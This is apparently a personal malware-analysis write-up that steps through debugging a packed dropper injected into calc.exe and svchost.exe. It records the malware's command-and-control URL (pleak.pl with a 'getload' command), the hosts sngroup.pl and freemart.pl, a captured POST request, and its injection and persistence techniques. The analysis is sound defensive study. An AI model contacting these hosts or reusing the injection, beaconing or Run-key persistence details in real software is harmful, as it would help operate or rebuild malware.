




- This means I can just set a BP on CreateRemoteThread() at 40386c and get the thread ID and not waste time in the dropper anymore. Finally :). Okay this is done. Took a while, but it was worth the time spent for sure.

Debugging code injected into calc.exe…

Just fyi…calc.exe is MY process…by default its explorer.exe. Anyway…so I could now break consistently inside memory but I kept exiting with an ERROR_MOD_NOT_FOUND. As it turns out…I found that the thread had automatically been suspended and I had to manually restart it and then it went on and gets created as a child ..correctly. By default its svchost.exe…but mspaint.exe also worked ☺



Trying to attach a debugger to svchost.exe says "The application failed to initialize properly. Click OK to terminate the process." That's obviously not good. Also weirdly… I was already using Olly 1.10 and Immunity… and couldn't see svchost in either – had to use Olly 2.01 to attach to it. Weird. :/

Anyway, this had to be solved….so I focused very hard on it. Eventually, I decided to not attach the debugger until the ZwQueueAPC() call didn't return…and the thread was ready to be resumed. This **worked well** ☺ and I could attach a debugger without trouble.

Now I look at the Memory map and see **6** sections…which have RWE as permissions…that in itself is fishy. So I start dumping each one…and hit a gold mine…

- 6 of the 9 sections have very little content in them. Path names, User agents, file names and so on.

- 1 section has the exact same code that was injected into calc.exe a while back. That's no use for us.

- 2 though contain entire PE files. Dumping them has everything inside... the entire code of the payload, with all those network requests.

- So we're there, just dump this out, analyze it...and we're done :). And the content looks different...yet with some similarities.

Ok good…now it needs to break…and I still haven't figured out how to find the entry point out. I mean… I know it's the APCRoutine() in ZwQueueAPC() but that didn't work in the past. So I used a cool feature in Olly called **Break-On-Access**…which means it'll break automatically…as soon as it hits an address in that section, which is very neat.

Works perfectly… I'm nearly there ☺. The entry point seems to be at 008E32F6. And all the network traffic's there too..boom ☺. Interestingly, it builds up a URL that I never saw in the dynamic analysis that I did on Day 2. That URL is:
http://pleak.pl/index.php?cmd=getload&login=30EAA3B33DDFACD6B9394A2489D3E99784E6E6F2&sel=77777&ver=5.1&bits=0&admin=1

Hmm….getload… sounds like a new download after logging in with that string and downloading a new payload maybe?

- 008E13EC (First reference to sngroup.pl)


- 008E14C0 - ws2_32.socket(2,1,0)

- 008e14ce - gethostbyname("pleak.pl")

- 008E14ed - ntohs(IP)

And finally there's the connect :) at 008e150f … Yay

It's building an entire POST request now. Here is the request:




Address	ASCII dump
008E57B8	.....
008E57F8	.....POST /index.php HTTP/1.1..User-A
008E5838	gent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident
008E5878	/4.0; InfoPath.3)..Host: sngroup.pl..Accept: text/html, applicat
008E58B8	ion/xml;q=0.9, */*;q=0.1..Accept-Language: en,en-US;q=0.9,en;q=0
008E58F8	.8..Connection: close..Content-Length: 45..Content-Type: applica
008E5938	tion/x-www-form-urlencoded....1762112212121412152131961922201972
008E5978	15217222195.....
008E59B8	.....
008E59F8	.....
008E5A38	.....

- 08E15b6 - The actual send :). I should now see traffic in wireshark...

- 08e161A - The recv()

And it also connects to another host called **freemart.pl** and sends traffic as below. And that pleak URL is converted using some algorithm (didn't reverse this) I think… and sent as the body – so yes… it is possibly a multi stage payload. Note though that this…didn't give me the Sinkholed by CERT message. Maybe this is still valid?



Lastly…at **08E32f6** there is a **big sleep call()** and keeps doing the same stuff again and again - sngroup.pl and freemart.pl

Other observations…

There were a few other observations like a different exe file being referred to and the path being the "Application Data" directory, a Run registry key being created so a file could Autorun and the dropper getting deleted once it finished running…when I ran it without a debugger.

I tried very hard to debug this again, but it only ever attached once…and then irrespective of what I did – it would not attach at all, meaning I could not debug or dump the payload again. I feel it maybe because I am missing some minor detail. **For some reason, the process doesn't even show up in Olly or Immunity when I try and attach – despite it being very clearly visible – that it has been created. I tried attaching to it with a JIT debugger, but that gave me DLLINIT errors that I could not resolve.** Anyway now I am out of time and also very tired after lot of work this week ☺

Future Steps

I would like to do the following to continue analysis of the malware:

- Understand the exact algorithm that's used to form the initial payload
- Understand the response and then retrieve future payloads and analyze them
- Once, the droppers got deleted, I want to dump the process throw it in IDA and analyze the rest of the code. Maybe there is other functionality that also exists inside the payload which was not triggered – but is triggered on some specific condition.
- The code had 10 resources, that I could try and extract. Maybe that's something useful too.
- Run the binary on Win7-64 bit and see if it behaves differently.
- Hook all the common calls with SpyStudio and see what it throws up.

Conclusion

This was a very interesting sample and it made me aware of many many new things. The malware is a dropper which was double packed, first with UPX and then with some other packer. Unpacking the malware is only in memory – and the file is never dumped to disk. All of this code is then injected into the first non-system process that is found. Once that's done, it unpacks again – and creates a child process under the process you just injected into. Its this child process that tries to talk to the sngroup.pl and freemart.pl hosts and download additional malware samples. Maybe it does something more too – I ran out of time trying to debug the payload.

I think I analyzed this reasonably well but of course I can improve in many areas. All feedback on what I missed and how I can improve is most welcome ☺